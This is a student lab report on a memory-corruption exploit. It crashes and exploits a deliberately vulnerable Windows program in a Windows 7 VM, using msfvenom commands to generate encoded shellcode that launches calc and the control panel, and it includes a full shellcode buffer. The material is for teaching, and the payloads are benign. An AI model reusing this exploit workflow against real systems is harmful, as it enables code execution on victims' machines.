

## LAB 8

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### Lab experiment - Working with the memory vulnerabilities – Part II

#### Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload.
  - Replace the shellcode in the exploit2.py
- Install Vuln\_Program\_Stream.exe and Run the same

#### Analysis

- Try to crash the Vuln\_Program\_Stream program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

#### Example:

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  
-f python
```

- Change the default trigger to open control panel.


- 1) Try to crash the Vuln\_Program\_Stream Program and exploit it.




[illegible]

%âÛîŮrô\_WYIIIIIIIIICCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJllyIyxMRuPuPGpQ  
pK9XeUakpPdIK0Ptbnkf26lnk1BEDnKT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjR  
SbqGIKSbdPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHvUaK  
ONLZajoFmuQKwgHlpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkd  
DIKvaZpoyPDa4DdckQQqcicqJF1loypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKb  
OLGKOkeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOX  
UQsrMCTS0AA

**Click on the Add button in Station/Song Matching section and paste the Output there in Song pattern.**








**2) Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).**

**Required Trigger:** msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python

**Change trigger in the kali linux terminal to give a shellcode to trigger calculator,i.e. Exploiting.**

**Replace the shellcode in the exploit2.py with output of above statement and execute in frigate software as shown below:**







### 3) Change the default trigger to open control panel.

**Required trigger:** msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python

**Generating the shellcode from kali linux terminal :**

```
buf += b"\x65\x31\x52\x4c\x70\x63\x43\x30\x41\x41"

(root@kali)~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe2\xda\xc4\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x65\x50\x63\x30\x37\x70\x45\x30\x4c\x49\x4a\x45"
buf += b"\x75\x61\x59\x50\x61\x74\x4c\x4b\x50\x50\x50\x30\x4e"
buf += b"\x6b\x66\x32\x34\x4c\x6c\x4b\x51\x42\x46\x74\x6c\x4b"
buf += b"\x44\x32\x54\x68\x74\x4f\x6d\x67\x50\x4a\x47\x56\x30"
buf += b"\x31\x4b\x4f\x6e\x4c\x55\x6c\x35\x31\x51\x6c\x76\x62"
buf += b"\x56\x4c\x61\x30\x5a\x61\x6a\x6f\x54\x4d\x46\x61\x68"
buf += b"\x47\x59\x72\x39\x62\x33\x62\x50\x57\x4e\x6b\x32\x72"
buf += b"\x36\x70\x4e\x6b\x63\x7a\x55\x6c\x6c\x4b\x32\x6c\x46"
buf += b"\x71\x31\x68\x6b\x53\x33\x78\x77\x71\x4b\x61\x76\x31"
buf += b"\x4e\x6b\x70\x59\x61\x30\x45\x51\x4e\x33\x6e\x6b\x42"
buf += b"\x69\x35\x48\x6d\x33\x45\x6a\x70\x49\x4c\x4b\x67\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x76\x51\x79\x6f\x6e\x4c\x49"
buf += b"\x51\x58\x4f\x76\x6d\x45\x51\x5a\x67\x46\x58\x6b\x50"
buf += b"\x51\x65\x6c\x36\x36\x63\x43\x4d\x5a\x58\x55\x6b\x73"
buf += b"\x4d\x61\x34\x34\x35\x39\x74\x36\x38\x4c\x4b\x31\x48"
buf += b"\x31\x34\x57\x71\x38\x53\x30\x66\x6c\x4b\x76\x6c\x42"
buf += b"\x6b\x4e\x6b\x61\x48\x37\x6c\x55\x51\x78\x53\x4c\x4b"
buf += b"\x65\x54\x6e\x6b\x77\x71\x6e\x30\x6e\x69\x73\x74\x76"
buf += b"\x44\x56\x44\x61\x4b\x61\x4b\x65\x31\x36\x39\x53\x6a"
buf += b"\x50\x51\x39\x6f\x4d\x30\x51\x4f\x73\x6f\x30\x5a\x4e"
buf += b"\x6b\x72\x32\x4a\x4b\x4e\x6d\x71\x4d\x43\x5a\x33\x31"
buf += b"\x6e\x6d\x6c\x45\x6c\x72\x33\x30\x45\x50\x77\x70\x36"
buf += b"\x30\x42\x48\x56\x51\x6e\x6b\x32\x4f\x6c\x47\x49\x6f"
buf += b"\x78\x55\x6f\x4b\x6c\x30\x58\x35\x6e\x42\x42\x76\x42"
buf += b"\x48\x6c\x66\x4f\x65\x4f\x4d\x4d\x4b\x4f\x4b\x65"
buf += b"\x35\x6c\x33\x36\x51\x6c\x35\x5a\x4d\x50\x79\x6b\x6b"
buf += b"\x50\x73\x45\x73\x35\x6f\x4b\x43\x77\x67\x63\x52\x52"
buf += b"\x52\x4f\x62\x4a\x55\x50\x31\x43\x59\x6f\x79\x45\x43"
buf += b"\x53\x30\x6f\x52\x4e\x64\x34\x54\x32\x52\x4f\x52\x4c"
buf += b"\x35\x50\x41\x41"
```

**Execute shellcode to generate required payload :**

